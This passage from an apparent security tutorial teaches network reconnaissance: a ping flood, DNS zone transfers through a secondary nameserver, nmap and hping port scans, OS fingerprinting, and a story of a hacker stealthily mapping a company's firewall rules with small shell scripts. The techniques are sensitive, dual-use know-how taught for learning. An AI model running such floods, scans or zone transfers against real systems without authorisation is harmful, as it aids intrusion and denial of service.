It is called a "smurf"-attack. The -f switch sets flood mode (should demand root privileges), and as you can see the "max" round-trip was 156 milliseconds, average 13 milliseconds; alot more than the average of 0.2 ms in the example before. But it's of no use to flood a network anyway.

Tip: don't try the smurf attack from a remote login as you may lose your network connection because of the Denial of Service and not be able to stop the attack :-).

5.2.4. Using DNS

The DNS or Domain Name System is a very good source of information. Since people couldn't remember IP addresses once the Internet expanded, people wanted to use names. In the early days the first solution was a "hosts" or "hosts.txt" file which Unix still has in /etc/hosts. There was a central server that contained the latest hosts file which people would download to their computer.

But after awhile this method became unmanagable, it needed to be automated. Then the DNS protocol was designed. The idea was to split the Internet in domains. First you have top-level domains like .org, .com, .mil, .gov, etcetera, then the organisations managing that domain could be contacted to register a subdomain like 'example.com'. These organisations themselves can then set up a nameserver to manage subdomains, like 'example.com', and register these nameservers to the top-level domain managers. In this way, everyone is responsible for their own name system.

When you lookup a hostname like 'unix.cs.example.edu' your computer could first lookup the nameserver of 'example.edu', then request the address of the 'cs' subdomain's nameserver and then the IP address of the 'unix' host in that domain. However, in practice you can just request the IP address of 'unix.cs.example.edu' to your local nameserver, which may then send the same request to the 'example.edu' nameserver, etcetera.

Let's do a simple hostname lookup:

```
$ host www.example.org
www.example.org has address 192.168.0.102
```

Zone transfer

Most domains have more than one nameserver to distribute the load. There is the primary nameserver, which is required as it is the authoritive nameserver for the domain. You configure your domains or domainzones on that primary nameserver and other, secondary nameservers can then request a zone transfer to copy the domain information. The beauty of this method is that we may be able to do a zone transfer too, which should deliver us alot of information to go with.

However, nowadays most nameservers are configured to only allow zonetransfers from specific systems. In these cases we can still use the IP scanning method which would gather most of the information we would get from the zone transfer.

We can use the 'host' tool which is available on most modern Unix machines to try and get a zone transfer:

```
$ host -l example.org
Host example.org not found: 9(NOTAUTH)
; Transfer failed.
$
```

In this case the nameserver is restricted to not allow the zone transfer. Note that paranoid administrators may log these requests if they come from unknown sources. What is more interesting is that many administrators secure their primary domain server but forget to secure their secondary ones. Watch this:

```
$ host -t ns example.org
example.org name server georgi.example.org.
example.org name server ns1.isp.net.
$
```

Using that command you get a listing of nameservers for the 'example.org' domain. Now by default the -l option would try the zone transfer from georgi.example.org, let's try it from 'ns1.isp.net' (the name suggests it is the provider of example.org):

```
$ host -l example.org ns1.isp.net
Using domain server:
Name: ns1.isp.net
Address: 192.168.0.1#53
Aliases:
example.org SOA freedom.example.org. hostmaster.example.org.
Using domain server:
Name: ns1.isp.net
Address: 192.168.0.1#53
Aliases:
example.org mail is handled by 10 mailserver.example.org.
Using domain server:
Name: ns1.isp.net
Address: 192.168.0.1#53
Aliases:
example.org has address 192.168.9.2
Using domain server:
Name: ns1.isp.net
```

```
Address: 192.168.0.1#53
Aliases:
example.org name server ns1.isp.net.
Using domain server:
Name: ns1.isp.net
Address: 192.168.0.1#53
Aliases:
example.org name server georgi.example.org.
Using domain server:
Name: ns1.isp.net
Address: 192.168.0.1#53
Aliases:
andromeda.example.org has address 192.168.0.70
Using domain server:
Name: ns1.isp.net
Address: 192.168.0.1#53
Aliases:
barentsz.example.org has address 192.168.0.84
Using domain server:
Name: ns1.isp.net
Address: 192.168.0.1#53 Aliases:
example.org SOA freedom.example.org. hostmaster.example.org.
```

That list scrolls down for awhile. You should try it and see howmuch information you can get from zone data. To get a better list you could use:

```
$ host -l example.org ns1.isp.net | grep -E "has address"\ \|\ alias
example.org has address 192.168.0.1
andromeda.example.org has address 192.168.0.70
barentsz.example.org has address 192.168.0.84
chandra.example.org has address 192.168.0.65
darwin.example.org has address 192.168.0.12
elmo.example.org has address 192.168.0.14
```

Here are some other useful commands:

```
$ host -t mx example.org
example.org mail is handled by 10 mailserver.example.org.
```

With the -t switch you specify the type of records you want to list. ‘mx’ there stands for Mail eXchange.

To get a list of special types of hosts use this:

```
$ host -t any example.org
example.org name server ns1.isp.net.
hen.nl name server georgi.example.org.
$ host -t any example.org ns1.isp.net
Using domain server:
Name: ns1.isp.net
Address: 192.168.9.1#53
Aliases:
example.org SOA freedom.example.org. hostmaster.example.org.
example.org mail is handled by 10 mailserver.example.org.
example.org has address 192.168.9.2
example.org name server georgi.example.org.
example.org name server ns1.isp.net
$
```

Host types in DNS are necessary for various reasons. You can understand that other nameservers and hosts need to know which nameservers they can use to resolve names to IP addresses. But mailservers will use the mx type query to know where to send mail to. If you send a mail to webmaster@example.org, the mailserver will use the mx query and send the mail to the resolved host.

Now you can practice a little with these commands and check the manual page.

5.2.5. Using traceroute

In chapter 3.1.4 you learned that packets may need to travel through multiple hosts before they reach their destination. You also learned that IP packets keep a hop-count (TTL field of IP) in their header which is decreased by one every hop.

The ‘traceroute’ tool uses this principle to map the gateways on the route. Traceroute really is a hack - that is, it is not a standard feature in some protocol. The TTL field in the IP protocols’ header is normally used to limit the lifetime of packet (because its value is decreased by every host on the route). When the packet’s TTL is 0 the packet gets dropped and an ICMP error mesages is returned to the source. Traceroute utilizes this by sending a sequence of IP packets, starting with a packet with an initial TTL (Time To Live) of 1. That value is increased by 1 for every packet sent. As a result the first packet sent will never pass the first gateway, and the gateway should respond with an ICMP error “TIME EXCEEDED”. The traceroute program then listens for these packets, fetches their source address (the address of the gateway) and optionally looks up the hostname of that IP address. Then traceroute increases the value of the TTL by one and sends another one, which causes the next hop to return an error message. This process continues until the target host is reached.

Traceroute programs can vary in their implementation as to what protocol they use on top of IP. The traceroute tool which I use uses the UDP protocol with an unlikely-to-be-used destination UDP port which should return an ICMP Port Unreachable error when it reaches the target host. Other implementations simply use ICMP on top of IP, utilizing the ICMP ECHO feature (such as PING).

Usage of traceroute is trivial:

```
traceroute <IP or hostname>
```

Example usage:

```
$ traceroute www.example.org
traceroute to www.example.org (192.168.0.102), 30 hops max, 38 byte packets
1 tosca (192.168.9.1)  0.548 ms  0.408 ms  0.355 ms  2
2 freedom.example.org (192.168.0.1) 21.638 ms 21.629 ms 22.813 ms
3 www.example.org(192.168.0.102) 36.052 ms  18.338 ms  15.218 ms
$
```

5.2.6. WHOIS

The whois service gives information on registered domains. It is very simple to use:

```
$ whois example.org
```

This command will return alot of information on the domain; who registered it, email addresses, who's paying for it, when it expires, etcetera. It can give you the nameservers for the domain and ofcourse the information on the administrator.

Read RFC 812 for more information on whois, and read the whois(1) manpage.

5.3. Port enumeration

Having completed the network mapping phase, you should have chosen one or several hosts which you would like to investigate in more detail. A likely next stage is "port enumeration" or one can say "port mapping" or "portscanning".

Portscanning is another word for listing listening ports on a remote system. This list can reveal which application services run on a remote host. Each running application which can be talked to is a potential security risk.

Listening services may give clues on the target system and may as well have flaws in their implementation that can be exploited to obtain local access to the target.

There are many techniques that can be used to probe for listening ports, for TCP as well as for UDP. Such techniques take advantage of transport protocol properties (like traceroute does) to distinguish between open and closed ports.

The Nmap tool as used in chapter 5.2 will be used to illustrate these methods.

5.3.1. Basic portscanning

Service applications listen on a port and literally wait until a connection is made (TCP) or messages are received (UDP). The task of a portscanner is to find ports that are used by these service applications. For a hacker this information is valuable as any of these applications may be vulnerable to some kind of attack. They also can give clues on the purpose of that system. If there appears to be a mail server program on the remote system it just may be that this system is the organization's mailserver.

To find out services running on a target system one can connect to each possible port and find out which of them are listening. This method is called port scanning. Portscanning should be seen as a method to find services on the remote host, but there are numerous different techniques to do portscanning. In this chapter I will only discuss two basic TCP port scan techniques; TCP full connect and Half-open.

5.3.2. TCP Full connect

TCP, unlike UDP is a *connection-oriented* protocol, only once a connection is established, communication can take place. One way to do a TCP port scan is to just try to initiate a connection. This process requires the exchange of three TCP packets, which is called the three-way handshake, as discussed in section 3.4.2. I will explain this once again by the classic example of a connection initiation between host A and host B:

- Host A sends TCP SYN packet to Host B
- Host B sends TCP SYN/ACK packet to Host A
- Host A sends TCP ACK packet to Host B

The three way handshake is necessary to initialize the sequence numbers used during the connection and at the same time to register the established connection in the operating systems of both parties (ofcourse, only when a connection *can* be established).

The TCP full connect scan tries the full handshake on a range of ports on the target system to determine which ports allow a connection (are open). When the port is not open - that is; no application listens on that port - the system will reply with an RST packet.

In short, the TCP protocol headers contain a field with flags. For example, the “SYN” flag can be set. The flags tell something about how a packet should be treated. For example, an RST flag indicates a request for a connection reset (connection is aborted). The SYN flag is a request to initiate, or synchronize a connection. The ACK flag is just an acknowledgement.

The TCP full connect thus sends a TCP SYN and upon SYN/ACK response should be replied with an ACK packet to complete the connection.

Let’s try a TCP full connect scan against your local system:

```
$ nmap localhost
Starting nmap ( http://www.insecure.org/nmap/ )
Interesting ports on localhost (127.0.0.1):
(The 1649 ports scanned but not shown below are in state: closed)
PORT     STATE SERVICE
22/tcp   open  ssh
25/tcp   open  smtp
80/tcp   open  http
110/tcp  open  pop-3
143/tcp  open  imap
515/tcp  open  printer
993/tcp  open  imaps
5432/tcp open  postgres
Nmap run completed -- 1 IP address (1 host up) scanned in 0.815 seconds
$
```

This type of portscanning uses the operating system's application programming interface to create connections in the same way as a normal program would (like your webbrowser). It is therefor also called the TCP connect() method, because "connect()" is the operating systems' function to build a connection. The operating system will tell whether a connection succeeded or failed.

The downside of the TCP connect() method is that the application will see the incoming connection and try to handle the connection. This is because the server application registered the socket and once an incoming connection is established the Operating System tells the application *Go ahead, we got someone on the line*. So you could view the operation system as the receptionist that puts the line through after someone is succesfully connected to the line. But many server applications log every connection so the Full connect scan can generate alot of log-entries.

Other, more advanced technques though cannot use conventional means for connecting to another application and they require raw access to the networking functions to create *custom packets*.

5.3.3. TCP Half Open

The TCP Half Open scan is also called the "SYN scan" or sometimes "SYN stealth scan". It means that the portscanner will send a SYN packet, once it receives SYN/ACK or RST it'll register the port's state ("open" when receiving SYN/ACK and "closed" when receiving "RST") and go on to the next port to scan.

The connection will never be fully established so any application-level logging will not occur (TCP will only notify the application of incoming connection when the connection has been established), which is why it is sometimes called a stealth scan. The operating system's network system will wait for the expected 'ACK' (required to complete the connection) until it times out.

The problem with the Half Open scan is that one cannot use the operating system's socket API (Application Programming Interface) because the operating system won't support this technique ofcourse. In order to use this scan technique you will need to use your port scanner with root-level privileges. This is because the application needs to register a raw socket with the kernel in order to send self-constructed packets. The application using the raw socket has to fully implement protocols by itself. This facility is also used for the development of new protocols.

Here's how to run a SYN stealth scan on your local system (make sure you have the necessary privileges):

```
# nmap -sS 10.0.0.1
Starting nmap ( http://www.insecure.org/nmap/ )
Interesting ports on 10.0.0.1 (10.0.0.1):
(The 1649 ports scanned but not shown below are in state: closed)
PORT     STATE SERVICE
22/tcp   open  ssh
```

```
25/tcp   open  smtp
80/tcp   open  http
110/tcp  open  pop-3
143/tcp  open  imap
515/tcp  open  printer
993/tcp  open  imaps
5432/tcp open  postgres
Nmap run completed -- 1 IP address (1 host up) scanned in 0.787 seconds
#
```

Manual portscanning

There's a very nifty tool named "hping" (http://www.hping.org/), which can be used to craft basic TCP/UDP/ICMP etc. packets. HPING is ideal for standalone probes, such as sending a SYN packet, and seeing what is returned. In section 3.4.2 I discussed how TCP packets are sent. When you send a SYN packet to a closed port, you will receive back a TCP RST packet. This will also show up with HPING:

```
devil:~# hping -S -p 79 tosca
HPING tosca (eth0 192.168.9.1): S set, 40 headers + 0 data bytes
len=46 ip=192.168.9.1 ttl=64 DF id=2869 sport=79 flags=RA seq=0 win=0 rtt=0.3 ms
len=46 ip=192.168.9.1 ttl=64 DF id=2870 sport=79 flags=RA seq=1 win=0 rtt=0.4 ms


--- tosca hping statistic ---
2 packets transmitted, 2 packets received, 0% packet loss
round-trip min/avg/max = 0.3/0.4/0.4 ms
devil:~#
```

As you can see we get back packets with the RST and ACK bits set. Now read the manpage of HPING and experiment using various flags and options in order to understand how to identify open and closed ports.

5.3.4. OS Detection

There is no straightforward way to identify a remote system's operating system. Nmap provides for a good and quite reliable method to *fingerprint* a target host. The technique uses the slight changes in implementations in various network protocols of operating systems to distinguish between operating systems and their versions.

Let's try one:

```
# nmap -P0 -sS -O 192.168.0.1
Starting nmap ( http://www.insecure.org/nmap/ )
Warning:  OS detection will be MUCH less reliable because we did not find
at least 1 open and 1 closed TCP port
Interesting ports on server (192.168.0.1):
(The 1655 ports scanned but not shown below are in state: filtered)
PORT   STATE SERVICE
21/tcp open  ftp
23/tcp open  telnet
Device type: general purpose
Running (JUST GUESSING) : DEC OpenVMS 7.X (90%), Compaq Tru64 UNIX 5.X (88%)
Aggressive OS guesses: DEC OpenVMS 7.3 (Compaq TCP/IP 5.3) (90%),
DEC OpenVMS 7.3 (Alpha) TCP/IP 5.3 (88%), Compaq Tru64 UNIX V5.1 (Rev. 732) (88%), Compaq Tru64 UNIX V5.1A (Re
No exact OS matches for host (test conditions non-ideal).
Nmap run completed -- 1 IP address (1 host up) scanned in 284.404 seconds
#
```

Well, even if it says it was unreliable, it was quite close (OpenVMS). Note you have to use the -O option along with some portscan technique. If the remote system does not respond to ICMP ECHO (ping) packets you should try the -P0 option to turn off checking if the host is online.

```
$ telnet server
Trying 192.168.0.1...
Connected to 192.168.0.1.
Escape character is '^]'.
   Welcome to OpenVMS (TM) Alpha Operating System, Version V7.3-2
Username: [SSL not available]
```

The fingerprinting idea is certainly not new and has been used in various tools (though Nmap was one of the first public tools utilizing this), but Nmap has a huge database of fingerprints and gives very accurate results. The fingerprinting principle is now also used to identify which applications run on ports instead of relying on their well-known port numbers or banners.

5.4. Dealing with Firewalls

This section explains what firewalls are, their purpose and how they work. I will introduce several new profiling methods to detect a firewall and to discover its ruleset later on in this section.

Users on an internal network may need to access other networks in an interconnected environment. An organization will want to restrict access to the Internet and will especially want to restrict access from the untrusted Internet into the internal network. Firewalls are used for controlling network traffic between the interconnected networks.

The administrator needs to compose a policy based on the services that users require on the external network and the services on the internal network requiring access from the outside of the network. It is also possible to restrict access into the internal network to a certain part of the external network and vise-versa. This policy can then be translated to a ruleset that can be applied to a firewall placed between the two networks.

A firewall is only effective if users are forced to access the external network through the firewall (and vise-versa). When a computer on the internal network has a modem it is possible to access the external network through a dial-up connection that completely bypasses the organization policy.

5.4.1. Packet Filtering Firewalls

In this section I discuss where and how firewalls are used. This chapter generally explains how a firewall works and later on we'll focus on "dealing with firewalls'.

Packet filters have a ruleset defined by the administrator. The packet filter usually operates at kernel-level and checks the header on the packet to see where it's going[2]. It then looks for these targets in its ruleset and decides its fait. The packet can be discarded or accepted in different ways, or it may trigger another action (for example to accept the packet to pass through but to log the event).

In the case of the internet most packet filters operate on IP and TCP level, but most firewalls support datalink-layer filtering aswell.

A practical example

We'll follow the proces the administrator of TotallySecure Inc. takes for defining a packet filtering ruleset.

The first (clever) rule the administrator defines looks like this:

```
Source: Anywhere
Destination: Anywhere
Protocol: Any
Destination port: Any
Policy: DENY
```

Next, the administrator tries to identify the exceptions to this base rule[3].

An administrator may have a mailserver inside the organisation network. The mail is delivered from and to the mailserver through the SMTP service (for example sendmail or postfix). The administrator knows that the SMTP service must be reachable from the internet to be able to receive mail.

So the administrator defines a new rule (exception on the first rule):

```
Source: External (Internet)
Destination: Internal mailhost
Protocol: TCP
Destination Port: 25 (SMTP)
Policy: ACCEPT.
```

Meaning that any packets from any address destined for the SMTP service (TCP port 25) on the mailhost will be forwarded to the appropriate direction.

The administrator grants all systems on the internet to deliver e-mail to users' mailboxes. He does not have to define a rule for the internal network. The users just need to connect to the mailserver, not to a mailserver outside the internal network, so he'll only need to make an exception for SMTP from the mailhost:

[2]Though more serious operating systems have integrated filter hooking capabilities, the firewalling just let's the kernel's information about a packet, without looking at a packet itself

[3]Some administrators may first ACCEPT everything and then close some ports. This is ofcourse the wrong way of thinking.

```
Source: Internal mailhost
Destination: External (Internet)
Protocol: TCP
Port: 25
Policy: ACCEPT.
```

The next thing the administrator wants is to allow users to receive their mail from their mailbox on the mailserver using the POP3 protocol. The administrator prefers to DENY access to the POP3 service from the internet side. He asks several users if they **have to** retrieve their mail from anywhere outside the organisation and finds out it's safe to block access to this server from the internet-side for POP3 access.

He knows he won't need to change the firewall rules as this is no exception to the first rule, although he just adds it to his note for reference:

```
Source: External
Destination: Internal
Protocol: TCP
Destination Port: 110 (POP3)
Policy: DENY.
```

Mister administrator realizes the simple fact that users need to use HTTP access to the internet. He can simply ACCEPT outgoing HTTP traffic or further restrict this access using a proxy server (in the last case he only needs to allow outgoing HTTP from the proxy server).

He decides the last method is more secure. He configures a HTTP/HTTPS/FTP proxy all-in-one solution. The proxy server runs on port 8080 and need only be accessed from the internal network. So incoming traffic to port 8080 can safely be blocked. He sets up a LAN for the users behind the proxy server. He lets his assistent (say; slave) add a second network interface to the mailserver so that the mailserver is accessible on the LAN aswell as from the Internet.

The first rule he adds is to allow outgoing FTP/HTTP/HTTPS from the proxyserver:

```
Source: Internal proxy-server
Destination: External
Protocol: TCP
Destination Port: 21 (FTP), 80 (HTTP), 443 (HTTPS)
Policy: ACCEPT.
```

The administrator has now defined all rules he thinks are necessary, applies these rules to the firewall and brags to everyone about the security of their organization. Next the administrator goes on with adding spam- and virusblocking to his mailserver etcetera.

How the the packet filter works

Network packets come into the network card which are then received at the kernel of the operating system. If the operating system is setup as a router it reads the packet and knows where to send the packet to. When a firewall is installed it has the ability to read the packets and the possibility to do something with it. It can drop (discard) the packet, refuse (block, reject) the packet, accept the packet for further processing or manipulate (mangle) the packet. All these decisions are based on the information in the protocol's header which are matched against filter rules.

I haven't explained the difference between dropping a packet and refusing (blocking) a packet. A dropped packet is simply thrown away (discarded) and the sender of that packet receives no notice. Rejecting (refusing) a packet means discarding the packet and responding with the TCP RST packet, the same response as it gets when you would try to open a connection to a closed port. Ofcourse the rejection only takes place when there are specific flags set (for example SYN) (hopefully) according to the standard.

Stateless or Stateful

A stateless firewall is very basic, it may simply check destination and source address, destination port and source port maybe a SYN flag and decide what to do with it.

A stateful packet filter keeps track of a connection and has the ability to do some meaningful packet manipulation. For example Network Address Translation (NAT), uses packet mangling to change protocol information before it is forwarded. This is used for example to make an internal host (in a private address-range) "addressable" from the internet.

Stateful packet filters can also have protocol helpers, which can be used to make a protocol work through a firewall by manipulating the application-level-data that the packet contains or anything more creative. An FTP protocol helper for example can be useful when you have an FTP server in the internal network and want to allow passive mode file transfer, where the firewall can dynamically adapt the ruleset to forward the data port.

The DMZ

Many organizations use a so-called DeMilitarized Zone (DMZ), this requires a router/firewall with atleast three interfaces where 1 interface is for the Internet, 1 for the private network and 1 for the DMZ network. The rules for access between the DMZ and the private network are very tight. The organization will put the public servers like a Webserver in a DMZ so as to when that server gets compromised (as it is a pretty vulnerable machine, a likely victim of attack) there is no simple way for attackers to compromise private fileservers in the private network from this system more easily than from the Internet.

In figure 5.1 you can see the scheme. Our example of TotallySecure Inc. does not use a DMZ.



Figure 5.1.: The DMZ

5.4.2. Ruleset mapping

Firewalls are not a target for our attacks. This may sound obvious but this is exactly what is suggested when saying “how can I break security?” or more explicitly “how can I break through a firewall”. It is not about breaking security it is about taking advantage of insecurity elsewhere. More intelligent people do know this but still talk about ’breaking security’ which is plain wrong. That’s why I called this part "Dealing with Firewalls" and not "Breaking Firewalls". In computer security one cannot compare bypassing security with breaking a lock by force, but breaking a lock through lockpicking is a more accurate comparison. Though, there have been occasions where the firewall software itself introduced new vulnerabilities. And some (older) firewalls may simply not work well, but you’ll see that. At first we will concentrate on a different way to get around firewall restrictions anyway.

So we are going to *deal* with the firewalls and we will find out a different way to defeat or bypass them.

2D discovery of a firewall ruleset

In this paragraph I will explain some techniques useful to map a firewall ruleset. This information is very useful for later stages of attack. For example, you will already know how your backdoor needs to be setup, or what kind of backdoor you will need. You may also need the information for some kind of attacks on systems behind the firewall. We are not going to focus on compromising the firewall initially because it is assumed secure, however, if it is vulnerable to remote attack we'll find out anyhow.

Now we are going to watch over the shoulder of a hacker named John who is about to map the firewall ruleset of TotallySecure Inc's firewall. John has just surfed into the website of TotallySecure and wants to know if the company deserves the name it has.

John first sends a harmless ping addressed to the webserver:

```
$ ping www.totallysecure.org
PING www.totallysecure.org (123.123.123.123): 56 octets data
--- www.totallysecure.org ping statistics ---
12 packets transmitted, 0 packets received, 100% packet loss
$
```

John knows there must be some device in the way that drops the ICMP (ping) ECHO REQUEST packets, although he knows it doesn't have to be the webserver itself.

Next, John wants to know if some ports are also being filtered (dropping incoming connections on certain ports). Administrators often rather filter ports and protocols instead of blocking them because the host will appear to be offline.

With the knowledge that a closed port needs to respond with an RST/ACK packet when sending a SYN packet to it, he could see if the firewall is filtering ports. He'll use the program 'hping' to discover this:

```
# hping www.totallysecure.org -S -p 85
HPING www.totallysecure.org (eth0 123.123.123.123): S set, 40 headers + 0 data bytes
--- www.totallysecure.org hping statistic ---
10 packets transmitted, 0 packets received, 100% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms
#
```

The -S switch indicates the SYN flag to be set and the -p flag specifies the destination port. No response at all, it must be filtered too. Now, if this firewall is intelligent in any way, it will also drop any loose ACK packets to that port. The normal behavior when sending a lonesome ACK packet to a port is to receive an RST response. Now if the firewall is not that smart it may only block SYN (for connection synchronization) packets to that port. If we receive an RST packet after sending an ACK packet to port 85 it indicates that it's a very basic firewall because it only drops SYN packets..

```
# hping www.totallysecure.org -A -p 85
HPING www.totallysecure.org (eth0 123.123.123.123): A set, 40 headers + 0 data bytes
--- www.totallysecure.org hping statistic ---
4 packets transmitted, 0 packets received, 100% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms
#
```

No response at all, okay it's probably filtered properly. Note that the ACK packets sent to unfiltered ports (whether open or closed) always return an RST packet. You cannot determine if a port is open or closed.

Now, it is not important which port we used for this action (85), aslong as we think it is probably not in use. It is this clue that may make us think that the host has filtered all ports and made exceptions to specific ports that require to be open (like the webserver). Atleast we may conclude that because it is very unlikely port 85 is in use, as no well-known service has this port assigned as yet. This can be checked like this;

```
# grep 85 /etc/services
#
```

So if the admin is filtering a port that isn't in use, why wouldn't he filter all ports that aren't in use? So John may assume now that the administrators' first rule was to DROP any connection on incoming ports, atleast from the outside (the Internet). No ordinary backdoor could be installed on the firewall without changing the ruleset if the firewall works properly. Knowing that this packet filter also filters ACK packets, we can later on scan all ports with ACK packets to make sure everything is filtered.

There is another a way to see if the firewall is filtering properly, this is done by testing it with fragmented packets. Fragmented packets are normally used to send packets over networks that have a lower Maximum Transmission Unit (MTU). Fragments can be this small that even the header is split up into multiple packets. Some firewalls fail at blocking such packets as they don't have the complete header, and they don't wait to collect all fragments for reconstruction. John performs a simple test against www.totallysecure.org with Fyodor's Nmap tool:

```
# nmap -sS -p85 -f www.totallysecure.org -P0
Starting nmap V. 2.54BETA30 ( www.insecure.org/nmap/ )
Interesting ports on www.totallysecure.org (123.123.123.123):
Port State Service
85/tcp filtered unknown
Nmap run completed -- 1 IP address (1 host up) scanned in 36 seconds
#
```

He uses the -f switch to fragment the packet, -P0 to tell Nmap not to check if the host is up (as PINGs don't pass through, Nmap will otherwise think the host is down), -sS to do a SYN scan. As it turned out, Nmap split the packet in 6 fragments, as seen with a header sniffer. We could do this scan using ACK packets as well.

What if we send packets with no flags at all? A so-called NULL-scan should return RST packets if the port is closed, and no result if the port is open. It is this why this scan is not really reliable, because this type of scan indicates a port being open if it is filtered (dropped).

The problem is that Windows systems return an RST packet even if the port is open (against the specification) and so this scan is not usable to scan Windows systems. But it is still useful against Windows systems for testing the firewall ruleset, the same way as using ACK packets.

For Unix systems it is useful if we have to deal with a basic firewall that only blocks SYN packets. Because then we already know what port the firewall is supposed to filter. Then we use an ACK scan to determine if the firewall is a basic one. Then we use the NULL scan to see if the port being filtered is actually open or not; for example:
Step 1:

```
# nmap -sS -p110 www.totallysecure.org -P0
Starting nmap V. 2.54BETA30 ( www.insecure.org/nmap/ )
Interesting ports on www.totallysecure.org (123.123.123.123):
Port State Service
110/tcp filtered pop3
Nmap run completed -- 1 IP address (1 host up) scanned in 1 second
#
```

Step 2:

```
# nmap -sA -p110 www.totallysecure.org -P0
Starting nmap V. 2.54BETA30 ( www.insecure.org/nmap/ )
The 1 scanned port on www.totallysecure.org (123.123.123.123) is: UNfiltered
Nmap run completed -- 1 IP address (1 host up) scanned in 1 second
#
```

Step 3:

```
# nmap -sN -p80 www.totallysecure.org -P0
Starting nmap V. 2.54BETA30 ( www.insecure.org/nmap/ )
Interesting ports on www.totallysecure.org (123.123.123.123):
Port State Service
110/tcp open pop3
Nmap run completed -- 1 IP address (1 host up) scanned in 12 seconds
#
```

See, in case the admin used a basic packetfilter, we just found out the POP3 service is open but filtered. If that didn't succeed, we should also try in conjunction with the fragmentation option (-f). This knowledge may introduce the idea that the port must somehow be in use, maybe only to serve internal netwerk users. Otherwise the administrator is too lazy to turn off the POP3 service.

Using the above techniques, John has a basic idea of the type of firewall being used. In this case John concludes www.totallysecure.org is secured by one or more firewalls that drop incoming connections on filtered ports.

The firewall is not vulnerable to fragmented packets nor is it a basic firewall that chases after SYN packets only. John continues finishing his 2D view of the webserver by doing the SYN, ACK and NULL scans against the 65535 range of possible ports during the period of a few weeks (not not raise too much suspicion).

The 2D map results in:

```
Protocol ICMP: dropped
All TCP ports dropped except port 80.
```

John has both gathered information on the open/closed ports and the firewall configuration. He did it in a non-intrusive and relatively stealth manner.
The next questions John wants to investigate are:

- is the filtering happening on the same site as the webserver?
- howmany filters are there?
- where are the filters located?

This is what I call a 3D mapping. A 2D mapping maps all obstacles in the way to a target, no knowledge of distance are known. In a 3D map John knows on which systems services are available and where packets are filtered.

3D mapping of a firewall ruleset

What I call *3D mappings* are a series of probes and information gathering methods that result a visual map. It is used to determine which sites provide which services while figuring out why it is setup that way along with the location of where packets are filtered. Combining this information with the 2D mapping results a detailed report of the physical configuration as well the logical configuration and why it works that way.
Again, we'll follow John the hacker in his info gathering stage with TotallySecure Inc. being his target.
In the 2D mapping stage John learned that (probably all) ICMP type packets don't pass through. In this stage John wants to know which device along the way is blocking it. Now how does he do that? He's about to use a series of traceroute-type probes to determine the site that's blocking these packets. First things firts, John writes a quick&dirty shell script for determining the location of the ICMP filter:

```
--- trace_icmp.sh ---
#!/bin/sh
# determine ICMP filter location
cnt=1
while [ $1 ] ; do
echo hop \#$cnt:
hping -1 -c 1 -t $cnt $1
let cnt=cnt+1
sleep 1
done
--- end ---
```

John is now able to determine where the packet is filtered.

```
~# nslookup www.totallysecure.org
Server: 127.0.0.1
Address: 127.0.0.1#53
Name: www.totallysecure.org
Address: 123.123.123.123
~#
```

John first looks up the ip adress so hping won't have to look it up itself everytime (lame excuse to not have to code this too).

```
~# ./trace_icmp.sh 123.123.123.123
hop #1:
HPING 123.123.123.123 (eth0 123.123.123.123): icmp mode set, 28 headers + 0 data bytes
TTL 0 during transit from ip=100.100.100.1 name=gateway.attackers.org
--- 123.123.123.123 hping statistic ---
1 packets tramitted, 0 packets received, 100% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms
hop #2:
HPING 123.123.123.123 (eth0 123.123.123.123): icmp mode set, 28 headers + 0 data bytes
TTL 0 during transit from ip=100.100.1.1 name=gateway.hackerisp.org
--- 123.123.123.123 hping statistic ---
1 packets tramitted, 0 packets received, 100% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms
....
....
....
....
hop #18:
HPING 123.123.123.123 (eth0 123.123.123.123): icmp mode set, 28 headers + 0 data bytes
--- 123.123.123.123 hping statistic ---
1 packets tramitted, 0 packets received, 100% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms
hop #19:
HPING 123.123.123.123 (eth0 123.123.123.123): icmp mode set, 28 headers + 0 data bytes
ICMP Packet filtered from ip=123.123.1.1 name=UNKNOWN
```

Now this makes sense, the filter that filtered the ping packets was not the one on the webserver... but a gateway at hop #19.

Next John wants to know on which hop the webserver is. How does he figure that out? Easy;

```
--- trace_tcp.sh ---
#!/bin/sh
cnt=1
while [ $1 ] ; do
echo hop \#$cnt:
hping -S -p $2 -c 1 -t $cnt $1
let cnt=cnt+1
sleep 1
done
--- end ---
```

How could you use this script? Well, just pick a port that you know is open, John will use port 80. Then this script can be used to determine the number of hops until the port 80 connection has been reached.

Let's see John in the act:

```
~# ./trace_tcp.sh 123.123.123.123 80
hop #1:
HPING 123.123.123.123 (eth0 123.123.123.123): S set, 40 headers + 0 data bytes
TTL 0 during transit from ip=100.100.100.1
--- 123.123.123.123 hping statistic ---
1 packets tramitted, 0 packets received, 100% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms
....
....
....
....
```

```
hop #21:
HPING 123.123.123.123 (eth0 123.123.123.123): S set, 40 headers + 0 data bytes
len=46 ip=123.123.123.123 flags=SA DF seq=0 ttl=63 id=0 win=5840 rtt=575.6 ms
```

John learned that there is a packet filter filtering ICMP packets at hop 19, and the webserver is at hop 21. That's interesting, so the second gateway from the webserver is filtering ICMP packets. It may also be possible that the first gateway before the webserver is also filtering ICMP, but that doesn't matter.

Next John wants to know if all ports are firewalled by that firewall. So he does another probe:

```
~# hping -A -p 85 -c 1 -t 19 www.totallysecure.org
HPING www.totallysecure.org (eth0 123.123.123.123): A set, 40 headers + 0 data bytes
TTL 0 during transit from ip=123.123.123.1 name=UNKNOWN
--- www.totallysecure.org hping statistic ---
